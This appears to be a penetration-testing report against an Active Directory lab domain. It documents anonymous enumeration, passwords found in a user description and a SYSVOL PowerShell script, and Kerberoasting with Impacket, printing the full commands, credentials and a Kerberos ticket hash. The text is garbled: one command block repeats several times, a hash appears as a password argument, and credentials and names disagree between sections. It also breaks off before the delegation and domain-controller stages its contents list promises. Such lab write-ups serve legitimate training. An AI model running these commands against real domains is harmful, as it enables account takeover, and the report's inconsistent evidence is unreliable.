

VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

Prepared By :
Ismail TP



+91 813704XXXX
calicut , india
inuismail10@gmail.com

Target: 192.168.56.11
Domain: north.sevenkingdoms.local
Environment: Active Directory (Windows Server 2019)
Assessment Type: Active Directory Internal Penetration Test

Table of Contents

- 1. Overview
- 2. Executive Summary
- 3. Scope of Assessment
- 4. Methodology
- 5. Tools Used
- 6. Attack Path Summary
- 7. Findings & Exploitation Path
 - 7.1 Anonymous Enumeration Enabled
 - 7.2 Credentials Exposed in User Description
 - 7.3 Credentials Stored in SYSVOL Scripts
 - 7.4 Weak Password Policy
 - 7.5 Kerberoastable Accounts
 - 6.6 Delegation Misconfiguration
 - 6.7 Domain Controller Compromise
- 7. Impact Assessment
- 8. Risk Rating
- 9. Recommendations & Mitigationa
- 10. Conclusion

1. Overview

This report presents the results of a Vulnerability Assessment and Penetration Testing (VAPT) engagement conducted on the north.sevenkingdoms.local Active Directory environment. The objective of this assessment was to identify security weaknesses, evaluate their potential impact, and demonstrate how an attacker could exploit them to gain unauthorized access.

The testing was performed from an internal attacker perspective, simulating a scenario where an attacker has network access but no initial credentials. The assessment focused on core Active Directory services, including authentication mechanisms (Kerberos), file sharing (SMB), and directory services (LDAP).

During the engagement, multiple vulnerabilities and misconfigurations were identified, particularly in the areas of credential management, access control, and delegation settings. These weaknesses were systematically exploited to demonstrate a real-world attack path, ultimately leading to full compromise of the Domain Controller.

The findings in this report highlight critical gaps in security controls and emphasize the importance of implementing strong identity and access management practices, secure credential handling, and proper configuration of Active Directory features.

2.Executive Summary

The Active Directory environment was assessed and found to be **critically vulnerable to multiple high-impact security misconfigurations**. During the engagement, it was possible to escalate privileges from an unauthenticated user to **NT AUTHORITY\SYSTEM on the Domain Controller**, resulting in a **complete compromise of the domain**.

The attack required no advanced exploits and was achieved by chaining together several common but severe weaknesses within the environment. These included **exposed credentials, weak password policies, improper storage of sensitive information, Kerberos misconfigurations, and excessive delegation permissions**.

An attacker was able to:

- Enumerate valid domain users without authentication
- Obtain plaintext credentials from insecure sources (user descriptions and SYSVOL scripts)
- Perform Kerberoasting to extract service account hashes
- Crack weak passwords using offline attacks
- Abuse Kerberos delegation (S4U) to impersonate privileged users
- Gain remote command execution on the Domain Controller

The successful exploitation of these vulnerabilities demonstrates a **lack of adherence to security best practices in identity and access management**, particularly in credential handling and privilege delegation.

From a business impact perspective, this level of access would allow an attacker to:

- Take full control of the Active Directory environment
- Access or modify sensitive data across the network
- Create persistent backdoors (e.g., Golden Tickets)
- Disrupt business operations or deploy ransomware

Overall, the findings indicate a **high likelihood of compromise with severe organizational impact**, and immediate remediation is strongly recommended.

3. Scope of Assessment

The scope of this assessment was limited to the internal Active Directory environment of the domain north.sevenkingdoms.local. The objective was to evaluate the security posture of the Domain Controller and associated services from an internal attacker perspective.

In-Scope Assets

- Domain Controller: 192.168.56.11
- Hostname: winterfell.north.sevenkingdoms.local
- Domain: north.sevenkingdoms.local
- Operating System: Microsoft Windows Server 2019

In-Scope Services

The following services were identified and assessed during the engagement:

- SMB (445) – File sharing and authentication
- LDAP (389, 3268) – Directory services
- Kerberos (88) – Authentication mechanism
- RPC (135, 593) – Remote procedure calls
- WinRM (5985, 5986) – Remote management
- RDP (3389) – Remote desktop access
- DNS (53) – Domain name resolution

Assessment Boundaries

- The testing was conducted from an internal network perspective.
- No external-facing systems were included in this assessment.
- Denial-of-Service (DoS) attacks were not performed.
- Social engineering attacks were not part of the scope.

Objective

The primary objective of this assessment was to:

- Identify vulnerabilities and misconfigurations
- Demonstrate possible attack paths
- Assess the impact of successful exploitation
- Provide actionable remediation recommendations

4. Methodology

The assessment was conducted using a structured and systematic approach aligned with industry-standard penetration testing methodologies. The objective was to simulate a real-world attack scenario and identify security weaknesses within the Active Directory environment.

4.1 Reconnaissance & Enumeration

Initial reconnaissance was performed to gather information about the target environment. This included identifying open ports, services, domain details, and valid user accounts using tools such as Nmap, enum4linux-ng, and CrackMapExec.

4.2 Vulnerability Identification

Based on the enumeration results, potential vulnerabilities and misconfigurations were identified. These included exposed credentials, weak password policies, and insecure Active Directory configurations such as Kerberoastable accounts and delegation issues.

4.3 Exploitation

Identified vulnerabilities were systematically exploited to gain unauthorized access and escalate privileges. This involved credential reuse, accessing shared resources (SYSVOL), Kerberoasting, password cracking, and abusing Kerberos delegation mechanisms.

4.4 Privilege Escalation

The attacker leveraged compromised credentials and misconfigurations to escalate privileges within the domain. Techniques such as Service-for-User (S4U) attacks were used to impersonate privileged accounts.

4.5 Post-Exploitation

After gaining elevated access, further actions were performed to validate the level of compromise. This included remote command execution on the Domain Controller and verification of SYSTEM-level access.

4.6 Reporting

All findings, evidence, and attack paths were documented in a structured format. Each vulnerability was analyzed in terms of impact and risk, and appropriate remediation recommendations were provided.

5. Tools Used

The following tools were used during the assessment to perform enumeration, exploitation, and post-exploitation activities within the Active Directory environment:

Reconnaissance & Enumeration

- **Nmap** – Used for network scanning and service detection
- **Enum4linux-ng** – Used for SMB and LDAP enumeration, including user and domain information gathering
- **CrackMapExec (CME)** – Used for user enumeration, credential validation, and SMB interactions

SMB & File Access

- **SMBClient** – Used to access shared folders such as SYSVOL and retrieve sensitive files

Active Directory & Kerberos Attacks

Impacket Toolkit

- **GetUserSPNs.py** – Used for identifying Kerberoastable accounts and extracting service tickets
- **getST.py** – Used to perform S4U (Service for User) attack for impersonation
- **findDelegation.py** – Used to identify delegation misconfigurations
- **psexec.py** – Used to gain remote command execution using Kerberos tickets

Password Cracking

- **Hashcat** – Used for offline cracking of Kerberos (TGS) hashes

Supporting Tools

- **Kali Linux** – Attack platform used for all testing activities
- **krb5-user (Kerberos utilities)** – Used to manage and verify Kerberos tickets (klist)

These tools were used in a controlled and methodical manner to simulate real-world attack techniques and validate the identified vulnerabilities.

6. Attack Path Summary

The following attack path outlines the step-by-step progression from initial access to full Domain Controller compromise:

1. Initial Enumeration

- The assessment began with unauthenticated enumeration using tools such as enum4linux-ng and CrackMapExec. This revealed domain users and identified that anonymous access was permitted.

2. Credential Disclosure Identified

- A plaintext password was discovered in the description field of the user account samwell.tarly, providing valid domain credentials.

3. SMB Access and Further Enumeration

- Using the obtained credentials, access to SMB shares (specifically SYSVOL) was achieved. Additional sensitive files were identified and downloaded.

4. Credential Extraction from SYSVOL

- PowerShell scripts within SYSVOL contained hardcoded credentials for another domain user (jeor.mormont), enabling privilege escalation to a more privileged account.

5. Kerberoasting Attack

- Using the jeor.mormont account, Kerberos service tickets were requested for multiple service accounts. These tickets were extracted for offline password cracking.

6. Password Cracking

- The Kerberos hash for the user jon.snow was successfully cracked, revealing a valid password.

7. Delegation Misconfiguration Identified

- Analysis of the jon.snow account revealed that it had constrained delegation with protocol transition, allowing it to impersonate other users for specific services.

8. S4U Attack (Privilege Escalation)

- Using the getST.py tool, a Kerberos service ticket was requested on behalf of the Administrator account, effectively impersonating a domain administrator.

9. Pass-the-Ticket Execution

- The obtained Kerberos ticket was loaded into the session and used to authenticate without a password.

10. Remote Code Execution

- Using psexec.py, remote command execution was achieved on the Domain Controller.

11. Full System Compromise

- The attack resulted in a SYSTEM-level shell (nt authority\system) on the Domain Controller, confirming complete compromise of the Active Directory environment.

7. Findings & Exploitation Path

V-01: Anonymous Enumeration Enabled

Severity: High

Description:


The target system allows unauthenticated (null session) users to enumerate domain information via SMB/RPC services. This enables attackers to gather sensitive information without valid credentials.

Impact:

- Exposure of valid domain usernames
- Facilitates password attacks and reconnaissance
- Reduces attack complexity

Recommendation:

- Disable anonymous access via Group Policy
- Restrict null session enumeration
- Enable auditing for unauthenticated access attempts



```
(root@kali:~) # enum4linux-ng -s 192.168.56.11
ENUM4Linux - next generation (v1.3.30)

=====
| Target Information |
=====
[*] Target ..... 192.168.56.11
[*] Username ..... ''
[*] Random Username .. 'qndelip'
[*] Password ..... ''
[*] Timeout ..... 10 second(s)

=====
| Listener Scan on 192.168.56.11 |
=====
[*] Checking LDAP
[*] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[*] LDAPS is accessible on 439/tcp
[*] Checking SMB
[*] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[*] SMB over NetBIOS is accessible on 139/tcp

=====
| Domain Information via LDAP for 192.168.56.11 |
=====
[*] Trying LDAP
[*] Appears to be root/parent DC
[*] Long domain name is: sevenkingdoms.local

=====
| NetBIOS Name and Workgroup/Domain for 192.168.56.11 |
=====
[*] Could not get NetBIOS name information via 'netbiosname' - failed out

=====
| SMB Dialect Check on 192.168.56.11 |
=====
[*] Trying on 445/tcp
[*] Supported dialects and settings:
Supported dialects:
SMB 1.0: false
SMB 2.0-2.1: true
SMB 2.2: true
SMB 3.0: true
SMB 3.1-3.1.1: true
Preferred dialect: SMB 3.0

=====
[*] Enumerating users via 'querydspinfo'
[*] Found 10 user(s) via 'querydspinfo'
[*] Enumerating users via 'enumdomains'
[*] Found 10 user(s) via 'enumdomains'
[*] After merging user results we have 10 user(s) total:
'100':
username: arya.stark
name: (null)
ach: '0a00000210'
description: Arya Stark
'1113':
username: samsa.stark
name: (null)
ach: '0a00000210'
description: Samsa Stark
'1114':
username: brandon.stark
name: (null)
ach: '0a00020210'
description: Brandon Stark
'1115':
username: richon.stark
name: (null)
ach: '0a00000210'
description: Rickon Stark
'1116':
username: bodor
name: (null)
ach: '0a00000210'
description: Brainless Giant
'1117':
username: jon.snow
name: (null)
ach: '0a00000210'
description: Jon Snow
'1118':
username: samwell.tarly
name: (null)
ach: '0a00000210'
description: 'Samwell Tarly (Password : Heartshare)'
'1119':
username: jeor.mummont
name: (null)
ach: '0a00000210'
description: Jeor Mummont
'1120':
username: sql_svc
name: (null)
ach: '0a00000210'
description: sql service
.....
```

V-02: Credentials Exposed in User Description

Severity: Critical

Description:

A domain user account contains plaintext password information within its description field, which is accessible during enumeration.

Evidence:

Samwell Tarly (Password : Heartsbane)

Impact:

- Immediate compromise of user account
- Provides initial foothold for attacker

Recommendation:

- Remove sensitive data from user attributes
- Conduct regular audits of AD objects
- Implement secure credential storage practices

```
(sova@sova)-[~]
$ crackmapexec smb 192.168.56.11 --users
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [-] Error enumerating domain users using dc ip 192.168.56.11: NTLM needs domain/username and a password
SMB 192.168.56.11 445 WINTERFELL [*] Trying with SAMRPC protocol
SMB 192.168.56.11 445 WINTERFELL [*] Enumerated domain user(s)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Guest
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Arya.stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Sansa.stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Brandon.stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Rickon.stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Jon.snow
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Samwell.tarly
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Jeor.mormont
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sql_svc

Built-in account for guest access to the computer/domain
Arya Stark
Sansa Stark
Brandon Stark
Rickon Stark
Brainless Giant
Jon Snow
Samwell Tarly (Password : Heartsbane)
Jeor Mormont
sql service
```

enumforlinux-ng :

```
username: samwell.tarly
name: (null)
acb: '0x00000210'
description: 'Samwell Tarly (Password : Heartsbane)'
1110': Protecting Path
```

Evidence:

Samwell Tarly

V-03: Credentials Stored in SYSVOL Scripts

Severity: Critical

Description:

Sensitive credentials were found hardcoded within PowerShell scripts stored in the SYSVOL share, which is accessible to authenticated users.

Impact:

- Enables lateral movement
- Allows privilege escalation to another domain account

Recommendation:

- Remove hardcoded credentials from scripts
- Use secure vaults or managed identities
- Restrict access to sensitive files

Evidence:

```
(sova@sova)-[~/AD_TEST]
$ smbclient //192.168.56.11/SYSVOL -U samwell.tarly
Password for [WORKGROUP\samwell.tarly]:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D            0   Sun Apr 27 12:08:42 2025
..                              D            0   Sun Apr 27 12:08:42 2025
north.sevenkingdoms.local       Dr          0   Sun Apr 27 12:08:42 2025

                                15638527 blocks of size 4096. 11053761 blocks available
smb: \> cd north.sevenkingdoms.local\
smb: \north.sevenkingdoms.local\> ls
.                               D            0   Sun Apr 27 12:15:27 2025
..                              D            0   Sun Apr 27 12:15:27 2025
DfsrPrivate                     DHSr        0   Sun Apr 27 12:15:27 2025
Policies                       D            0   Sun Apr 27 13:41:16 2025
scripts                         D            0   Sun Apr 27 13:38:36 2025

                                15638527 blocks of size 4096. 11053761 blocks available
smb: \north.sevenkingdoms.local\> mget*
```

```
(sova@sova)-[~/AD_TEST/scripts]
$ cat script.ps1
# fake script in netlogon with creds
$task = '/c TODO'
$taskName = "fake task"
$user = "NORTH\jeor.mormont"
$password = "_L0ngCl@w_"

# passwords in sysvol still ...

(sova@sova)-[~/AD_TEST/scripts]
$
```

V-04: Kerberoastable Accounts

Severity: High

Description:

Multiple domain accounts were configured with Service Principal Names (SPNs), making them vulnerable to Kerberoasting attacks. This allows authenticated users to request service tickets associated with these accounts.

Impact:

- Attackers can extract Kerberos service ticket hashes
- Hashes can be cracked offline to reveal plaintext passwords
- Compromised service accounts can lead to further privilege escalation

Recommendation:

- Use strong, complex passwords for service accounts
- Implement Group Managed Service Accounts (gMSA)
- Regularly audit and minimize SPN assignments

Evidence:

```
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/jeor.mormont:'L0ngCl@w' -dc-ip 192.168.56.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/eyrie.north.sevenkingdoms.local	sansa.stark	CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:18.556136	<never>	
CIFS/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
MSSQLSvc/castleblack.north.sevenkingdoms.local	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	
MSSQLSvc/castleblack.north.sevenkingdoms.local:1433	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	

```
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/jeor.mormont:'L0ngCl@w' -dc-ip 192.168.56.11 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/eyrie.north.sevenkingdoms.local	sansa.stark	CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:18.556136	<never>	
CIFS/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
MSSQLSvc/castleblack.north.sevenkingdoms.local	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	
MSSQLSvc/castleblack.north.sevenkingdoms.local:1433	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	

[...] CCache file is not found. Skipping...

```
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/sansa.stark:'$P04453dcb4c0c45d9f6c947e14f684c209876aa109912d223bb25d411372c4c20b447bdcdf77a5a76fc4c088f782f1f842a4fa06e15390623173009d2cd4b5301f56e1
f72f1434e9d6d4e0e73017206230025c33ee4d55e1a2a213a4a1b0e47f123516a0d03104966d0d3f720a74e07fa0ba0a065e51b27834c19a83a1a50564760d3e3d7a1c27a0b134ab094d6c62c962854407f7f30d3b9d5f9a0888d3d65062317734a02c83ba021532b79d4c133a14786af730492
72f3648a3b0d27b057545544e92a1a33909723ef5b0f418ca8718c4c33bd0243e3d9527e084548d39ef981009056199c66380aa1aa8d5cabaf41b0f42e1e071b2dc9cb0979e761e3f4d2aa76b38d8ef529b5f93c4f736ad4bb2176dd9cb0c3f62a974a1ae024f3dff43e155ba19e51271720
8527267e699716d3908640e7744922211e4b4afca849295594a4df1783e771c9d59e7aa206f5dc7a375bd9d608fdb1b209c1ec3a40b79857d71d556ba999eba5e9856d29dfb3625e4c31fdb288c380f2afce7900b3c9a56f7822d9910392528ba0ee4c73add91b05526d50670f194966dc
6305808721715079a18e3f0b533a0041319084c0e0d338f9904f151f90a4f5f2cf40e333a060ab4c711dc0fe26a05156508c97abb4259505249f41cd0a7f38a9f901121b00ef454050fca075e23d07ee0f610b102553355cheabed1d7d20247c4ced0db0f4f8133475a3a182a2c304ed020
66956833f2a9079d06e1a3ba1cedf4c93f0183704e5501d4e0545b0d14c6edfca3e670e0780514512b051f0205788355a492927440831eb569a90513a3d0c4cdca3a166e06dff625e0d6f036a4cd8d3191e91f0250821ce7be3a1078756da874cccb00400724035c973ac4e9
32354550880b7c76d7f1fab379756e581512239580d45df3738037e394f23354f14035358a1569708ab01b8a29698acd2ca26520b438ddeda285f7bdab17da007f1b2e590550892708006a55b3b093726109943f5e63f7f09422b0c1e43f34dcf2716e193d0625beeb057439a93a98c83e
7400d0243366095f1d0bd04d6d11e4e608352ce0fc3c21fb0671401eb11922776258c9726c13ffbc042840b903c8966242438a3250814062f7b78cd4aa1f82d57316785ec2cd18bb238662796708bea93a822355faf3a0c0e0f3d9a3d5e0994f0987883b12b6e30e75656fcb7c5d1ead
480244f2cc1702aa0894a1407411894e0158479d6598a32315a7a300830aef04dcab5487210f1f232b0e9099f2707a36032d4ee574247cc01ca3135e99583
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/jeor.mormont:'L0ngCl@w' -dc-ip 192.168.56.11 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/eyrie.north.sevenkingdoms.local	sansa.stark	CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:18.556136	<never>	
CIFS/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
MSSQLSvc/castleblack.north.sevenkingdoms.local	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	
MSSQLSvc/castleblack.north.sevenkingdoms.local:1433	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	

[...] CCache file is not found. Skipping...

```
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/sansa.stark:'$P04453dcb4c0c45d9f6c947e14f684c209876aa109912d223bb25d411372c4c20b447bdcdf77a5a76fc4c088f782f1f842a4fa06e15390623173009d2cd4b5301f56e1
f72f1434e9d6d4e0e73017206230025c33ee4d55e1a2a213a4a1b0e47f123516a0d03104966d0d3f720a74e07fa0ba0a065e51b27834c19a83a1a50564760d3e3d7a1c27a0b134ab094d6c62c962854407f7f30d3b9d5f9a0888d3d65062317734a02c83ba021532b79d4c133a14786af730492
72f3648a3b0d27b057545544e92a1a33909723ef5b0f418ca8718c4c33bd0243e3d9527e084548d39ef981009056199c66380aa1aa8d5cabaf41b0f42e1e071b2dc9cb0979e761e3f4d2aa76b38d8ef529b5f93c4f736ad4bb2176dd9cb0c3f62a974a1ae024f3dff43e155ba19e51271720
8527267e699716d3908640e7744922211e4b4afca849295594a4df1783e771c9d59e7aa206f5dc7a375bd9d608fdb1b209c1ec3a40b79857d71d556ba999eba5e9856d29dfb3625e4c31fdb288c380f2afce7900b3c9a56f7822d9910392528ba0ee4c73add91b05526d50670f194966dc
6305808721715079a18e3f0b533a0041319084c0e0d338f9904f151f90a4f5f2cf40e333a060ab4c711dc0fe26a05156508c97abb4259505249f41cd0a7f38a9f901121b00ef454050fca075e23d07ee0f610b102553355cheabed1d7d20247c4ced0db0f4f8133475a3a182a2c304ed020
66956833f2a9079d06e1a3ba1cedf4c93f0183704e5501d4e0545b0d14c6edfca3e670e0780514512b051f0205788355a492927440831eb569a90513a3d0c4cdca3a166e06dff625e0d6f036a4cd8d3191e91f0250821ce7be3a1078756da874cccb00400724035c973ac4e9
32354550880b7c76d7f1fab379756e581512239580d45df3738037e394f23354f14035358a1569708ab01b8a29698acd2ca26520b438ddeda285f7bdab17da007f1b2e590550892708006a55b3b093726109943f5e63f7f09422b0c1e43f34dcf2716e193d0625beeb057439a93a98c83e
7400d0243366095f1d0bd04d6d11e4e608352ce0fc3c21fb0671401eb11922776258c9726c13ffbc042840b903c8966242438a3250814062f7b78cd4aa1f82d57316785ec2cd18bb238662796708bea93a822355faf3a0c0e0f3d9a3d5e0994f0987883b12b6e30e75656fcb7c5d1ead
480244f2cc1702aa0894a1407411894e0158479d6598a32315a7a300830aef04dcab5487210f1f232b0e9099f2707a36032d4ee574247cc01ca3135e99583
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/jeor.mormont:'L0ngCl@w' -dc-ip 192.168.56.11 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/eyrie.north.sevenkingdoms.local	sansa.stark	CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:18.556136	<never>	
CIFS/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
MSSQLSvc/castleblack.north.sevenkingdoms.local	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	
MSSQLSvc/castleblack.north.sevenkingdoms.local:1433	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	

[...] CCache file is not found. Skipping...

```
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/sansa.stark:'$P04453dcb4c0c45d9f6c947e14f684c209876aa109912d223bb25d411372c4c20b447bdcdf77a5a76fc4c088f782f1f842a4fa06e15390623173009d2cd4b5301f56e1
f72f1434e9d6d4e0e73017206230025c33ee4d55e1a2a213a4a1b0e47f123516a0d03104966d0d3f720a74e07fa0ba0a065e51b27834c19a83a1a50564760d3e3d7a1c27a0b134ab094d6c62c962854407f7f30d3b9d5f9a0888d3d65062317734a02c83ba021532b79d4c133a14786af730492
72f3648a3b0d27b057545544e92a1a33909723ef5b0f418ca8718c4c33bd0243e3d9527e084548d39ef981009056199c66380aa1aa8d5cabaf41b0f42e1e071b2dc9cb0979e761e3f4d2aa76b38d8ef529b5f93c4f736ad4bb2176dd9cb0c3f62a974a1ae024f3dff43e155ba19e51271720
8527267e699716d3908640e7744922211e4b4afca849295594a4df1783e771c9d59e7aa206f5dc7a375bd9d608fdb1b209c1ec3a40b79857d71d556ba999eba5e9856d29dfb3625e4c31fdb288c380f2afce7900b3c9a56f7822d9910392528ba0ee4c73add91b05526d50670f194966dc
6305808721715079a18e3f0b533a0041319084c0e0d338f9904f151f90a4f5f2cf40e333a060ab4c711dc0fe26a05156508c97abb4259505249f41cd0a7f38a9f901121b00ef454050fca075e23d07ee0f610b102553355cheabed1d7d20247c4ced0db0f4f8133475a3a182a2c304ed020
66956833f2a9079d06e1a3ba1cedf4c93f0183704e5501d4e0545b0d14c6edfca3e670e0780514512b051f0205788355a492927440831eb569a90513a3d0c4cdca3a166e06dff625e0d6f036a4cd8d3191e91f0250821ce7be3a1078756da874cccb00400724035c973ac4e9
32354550880b7c76d7f1fab379756e581512239580d45df3738037e394f23354f14035358a1569708ab01b8a29698acd2ca26520b438ddeda285f7bdab17da007f1b2e590550892708006a55b3b093726109943f5e63f7f09422b0c1e43f34dcf2716e193d0625beeb057439a93a98c83e
7400d0243366095f1d0bd04d6d11e4e608352ce0fc3c21fb0671401eb11922776258c9726c13ffbc042840b903c8966242438a3250814062f7b78cd4aa1f82d57316785ec2cd18bb238662796708bea93a822355faf3a0c0e0f3d9a3d5e0994f0987883b12b6e30e75656fcb7c5d1ead
480244f2cc1702aa0894a1407411894e0158479d6598a32315a7a300830aef04dcab5487210f1f232b0e9099f2707a36032d4ee574247cc01ca3135e99583
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/jeor.mormont:'L0ngCl@w' -dc-ip 192.168.56.11 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/eyrie.north.sevenkingdoms.local	sansa.stark	CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:18.556136	<never>	
CIFS/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
MSSQLSvc/castleblack.north.sevenkingdoms.local	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	
MSSQLSvc/castleblack.north.sevenkingdoms.local:1433	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	

[...] CCache file is not found. Skipping...

```
[sova@sova]~/AD_TEST/scripts
